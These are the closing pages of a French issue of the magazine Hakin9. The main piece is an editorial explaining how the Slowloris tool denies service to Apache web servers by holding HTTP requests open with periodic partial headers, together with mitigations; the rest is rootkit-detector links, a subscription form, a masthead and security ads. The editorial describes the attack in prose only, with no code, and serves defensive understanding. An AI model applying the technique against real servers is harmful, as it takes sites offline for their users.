- VICE *https://www.rootkit.com/project.php?id=20*
- MS Rootkit Revealer : *http://www.microsoft.com/technet/sysinternals/Security/RootkitRevealer.mspx*
- F-secure Blacklight : *http://www.f-secure.com/blacklight*
- System Virginity Verifier: *http://invisiblethings.org/tools.html*
- MS Strider Ghostbuster: *http://research.microsoft.com/rootkit/*

A propos de l'auteur
Chris Gates est le vice-président des opérations de LearnSecurityOnline.com et chroniqueur pour EthicalHacker.net. Il a plus de 7 ans d'expérience dans la sécurité des réseaux et des communications par satellite. Vous pouvez le contacter à : *chris@learnsecurityonline.com.*

BULLETIN D'ABONNEMENT

Hakin9 comment se dèfendre

Merci de remplir ce bon de commande et de nous
le retourner par fax : **(+48) 22 244 24 59**
ou par courrier :

Software Press Sp. z o. o. SK
Bokserska 1, 02-682 Varsovie, Pologne
Tel. (00 33) 09.75.180.358
E-mail : abo_fr@software.com.pl

Prénom/Nom .....

Entreprise .....

Adresse .....

.....

Code postal .....

Ville .....

Téléphone .....

Fax .....

Je souhaite recevoir l'abonnement à partir du numéro .....

.....

En cadeau je souhaite recevoir .....

.....

E-mail (indispensable pour envoyer la facture) .....

.....

PRIX D'ABONNEMENT À HAKIN9 COMMENT SE DÉFENDRE : 35 €

Je règle par :

☐ **Carte bancaire n° CB**

␣␣␣␣ ␣␣␣␣ ␣␣␣␣ ␣␣␣␣

code CVC/CVV ␣␣␣

expire le _____ **date et signature obligatoires**

type de carte (MasterCard/Visa/Diners Club/Polcard/ICB)

Abonnez-vous et recevez un cadeau !

☐ **Virement bancaire :**

Nom banque :
Société Générale Chasse/Rhône
banque guichet numéro de compte clé Rib
30003 01353 00028010183 90
IBAN : FR76 30003 01353 00028010183 90
Adresse Swift (Code BIC) : SOGEFRPP

ÉDITORIAL

Retour sur Slowloris

Robert Hansen, connu sous le pseudonyme "RSnake" et pour son annuaire de XSS en tout genre [1], a dévoilé un outil nommé "Slowloris" [2] permettant de réaliser des dénis de service (DoS) orientés sur les serveurs Web.

Cet outil n'est pas un n-ième outil de DoS au niveau réseau se contentant de saturer la table de connexions, mais un outil permettant de réaliser un déni de service au niveau applicatif (HTTP en l'occurence) après l'établissement complet de la connexion TCP.

L'astuce de l'attaque est de ne jamais terminer une requête HTTP pour consommer le plus longtemps possible une ressource côté serveur. L'idée consiste à envoyer une requête HTTP GET ou POST puis à intervale de temps régulier un en-tête quelconque sans terminer la requête (pas de double retour chariot).

Les serveurs Web utilisant un mécanisme de processus dédié (*thread*) pour traiter chaque requête vont alors consommer une ressource tant que la connexion sera active : c'est à dire tant que la requête ne sera pas terminée ou n'aura pas atteint un temps limite fixé côté serveur. En renvoyant périodiquement des en-têtes avant ce temps limite, il est possible de bloquer perpétuellement la ressource.

Un déni de service est alors possible quand le nombre de processus maximum fixé par le serveur est atteint.

Le déni de service réalisé concerne uniquement le service HTTP impacté et pas les éventuels services annexes hébergés sur la machine attaquée (SMTP, POP/IMAP, etc.) contrairement au DoS purement réseau.

Son exploitation ne nécessite pas de bande passante importante : il est donc possible à partir d'une simple connexion ADSL de saturer un serveur Web hébergé dans un environnement professionnel.

Certains mécanismes d'équilibrage de charge permettent de bloquer l'attaque si ils sont capable d'analyser le flux applicatif et d'attendre la fin de la requête avant de la transférer au serveur Web [4] mais ce n'est pas le cas de tous...

A noter que les clients légitimes ayant des connexions établies avec le serveur Web attaqué ne seront pas impactés par l'attaque tant qu'un processus leur sera dédié et qu'il n'aura pas été "récupéré" par Slowloris.

Le serveur Web Apache, qui reste de loin le plus répandu, est vulnérable à cette attaque à cause de son modèle de gestion des connexions par *thread*.

Certaines implémentations, comme IIS, ne sont en revanche pas impactées.

Cette attaque n'a rien de révolutionnaire, elle implémente simplement astucieusement des concepts permettant de repousser le délai d'attente maximum afin de mobiliser les ressources du serveur Web attaqué.

La correction de cette vulnérabilité va nécessiter une refonte de la manière de traiter les connexions sur les produits impactés en incorporant par exemple un module externe à l'image d'Apache [5] [6].

Guillaume Lehembre

À propos de l'auteur

Guillaume Lehembre est un consultant sécurité français travaillant pour le cabinet HSC (*Hervé Schauer Consultants - http://www.hsc.fr*) depuis 2004. Il a travaillé sur différents audits, études et tests d'intrusion et s'intéresse de près à des sujets comme la sécurité des réseaux sans fils et la voix sur IP. Il a réalisé des interventions publiques sur ces sujets et a publié plusieurs articles, dont un article dans le numéro 14 de Hakin9 intitulé "Sécurité Wi-Fi – WEP, WPA et WPA2". Il rédige un éditorial dans Hakin9 depuis Janvier 2007. Guillaume peut être contacté à l'adresse suivante : *Guillaume.Lehembre@hsc.fr*

Sur Internet

[1] *http://ha.ckers.org/xss.html*
[2] *http://ha.ckers.org/slowloris/*
[3] *http://httpd.apache.org/docs/2.2/fr/mod/event.html*
[4] *http://www.cupfighter.net/index.php/2009/06/slowloris-css/*
[5] *http://httpd.apache.org/docs/trunk/misc/security_tips.html#dos*
[6] *http://httpd.apache.org/docs/trunk/mod/event.html*

abonnement.PRO
POUR LES ENTREPRISES

Nous proposons des pages avec les publicités des entreprises qui se trouvent dans notre magazine. Chaque page est partagée en 14 encarts.

Dans l'encart il y a:

- le logo de l'entreprise
- le contact avec l'entreprise
- l'information concernant l'activité de l'entreprise

La publicité dans 6 éditions pendant 12 mois !
Coût de l'abonnement.PRO 100 EUR

hakin9
abonnement.PRO

Si vous êtes intéressé, contactez-nous en écrivant à l'adresse qui se trouve au-dessous:
hakin9@hakin9.org

EN NOVEMBRE

Dans le prochain numéro

Toute l'actualité du prochain numéro sur le site www.hakin9.org/fr.

DOSSIER

E-business – Les méthodes proposées par les affaires électroniques permettent aux entreprises de mettre en ouvre leurs processus plus efficacement et avec plus de souplesse tant en interne qu'avec les entités extérieures. Ces méthodes permettent de travailler plus étroitement avec les fournisseurs et partenaires, dans le but de satisfaire au mieux les besoins et les attentes des clients. En pratique, l'utilisation du commerce électronique conduit à de nouvelles sources de revenu, à l'amélioration des relations avec les clients et partenaires, et à une meilleure efficacité par l'emploi des systemes de gestion des connaissances. Les affaires électroniqes peuvent se déployer à travers le réseau Internet public, des réseaux internes (Intranet) ou externes (Extranet) privés et sécurisés, ou plus généralement tout moyen de communication électronique.

PRATIQUE

Cette rubrique vous permettra de connaître une méthode d'attaque et d'appliquer les moyens de défense á mettre en place.

TECHNIQUE

Cette fois-ci nous vous présenterons un article Slitaz 2.0 par Julien Smyczynski.

FEUILLETON

Un regard précis et pertinent sur la sécurité informatique.

EN BREF

L'actualité du monde de la sécurité informatique et des systèmes d`information. Les nouvelles failles, les intrusions web et les nouvelles applications.

DATA RECOVERY

Dans cette rubrique vous allez suivre les risques liés aux données, de la clé USB au serveur, les risques de pertes, mais aussi de vol de données, les moyens de protectios liés à ces périphériques.

SUR LE CD

Comme toujours dans chaque numéro nouv vous proposons hakin9.live avec la distributions BackTrack 3.

Applications commerciales en versions complètes et des programmes en exclusivité, pour la sécurité, la protection et la stabilité de votre système.

Des tutoriels vidéo pratiques afin de mieux comprendre les méthodes offensives.

Vous souhaitez collaborer a la rédaction des articles? N`hésitez pas á nous contacter! FR@HAKIN9.ORG

Ce numéro sera disponible en novembre.

La rédaction se réserve le droit de modifier le contenu de la revue.

hakin9

Le bimestriel hakin9 est publié par Software Press Sp. z o. o. SK

Président de Software Press Sp. z o. o. SK: Pawel Marciniak
Directrice de la publication: Ewa Lozowicka
Redacteur en chef: Jakub Borowski
jakubborowski@hakin9.org
Fabrication: Andrzej Kuca
andrzej.kuca@software.com.pl

DTP :
Marcin Ziółkowski Graphics & Design Studio
http://www.gdstudio.pl
Couverture : Agnieszka Marchocka
Couverture CD : Przemyslaw Banasiewicz
Publicité : *publicite@software.com.pl*
Abonnement : software@emdnl.nl
Diffusion : Ilona Lepieszka
Ilona.lepieszka@software.com.pl
Dépôt légal : à parution
ISSN : 1731-7037
Distribution : MLP

Parc d'activités de Chesnes, 55 bd de la Noirée
BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

Béta-testeurs : Didier Sicchia, Pierre Louvet, Anthony Marchetti, Régis Senet, Paul Amar, Julien Smyczynski

Les personnes intéressées par la coopération sont invitées à nous contacter : fr@hakin9.org

Préparation du CD : Rafal Kwaśny

Imprimerie, photogravure : ArtDruk *www.artdruk.com*

Adresse de correspondance :
Software Press Sp. z o. o. SK
Bokserska 1, 02-682 Varsovie, Pologne
Tél. +48 22 427 32 87, Fax. +48 22 244 24 59
www.hakin9.org

Abonnement (France métropolitaine, DOM/TOM) : 1 an (soit 6 numéros) 35 €

ITrust

Cabinet d'audit et conseil en Sécurité informatique

Ils nous font confiance : ATR, AGIRC ARRCO, Caisse d'Epargne, Société Générale, Airbus, Akerys, Pelras SA (BMW), Arplex ...

INTELLIGENCE ECONOMIQUE

ANTISPAM

AUDIT

FORENSIQUE

27001

SAUVEGARDE

FORMATION

INTRUSION

PHISHING

BACKDOOR

VIRUS

CONSEIL

SURVEILLANCE

www.itrust.fr

POUR UNE DÉMO WAB EN LIGNE APPELEZ WALLIX : +33 (0)1 53 42 12 90

TRAÇABILITÉ
ENREGISTREMENT
DES SESSIONS
CONTRÔLE D'ACCÈS
AUDIT
SINGLE SIGN-ON

Avec WAB,
vous maîtrisez le niveau de sécurité de votre SI !

WALLIX

ADMINBASTION

sales@wallix.com

Le WAB (Wallix AdminBastion) est une solution permettant de contrôler les connexions et de tracer les opérations techniques exécutées sur les équipements composant le système d'information de l'Entreprise. AdminBastion permet d'appliquer des politiques de contrôle d'accès, de centraliser et simplifier la gestion des mots de passe, d'enregistrer les actions exécutées sur les équipements.

- Vous savez en temps réel ou en différé qui fait quoi, quand, où et comment
- Chaque administrateur se connecte aux différents équipements avec un seul et même couple login/password
- Les actions déclenchées sur l'équipement visé sont enregistrées en continu
- Vous contrôlez les accès aux équipements (Windows, Unix, Linux et Réseau)
- Aucun agent à installer, ni sur les postes clients, ni sur les équipements administrés
- WAB existe en différentes versions (WAB 50, 200 et 400) selon le nombre d'équipements à administrer

www.adminbastion.com www.wallix.com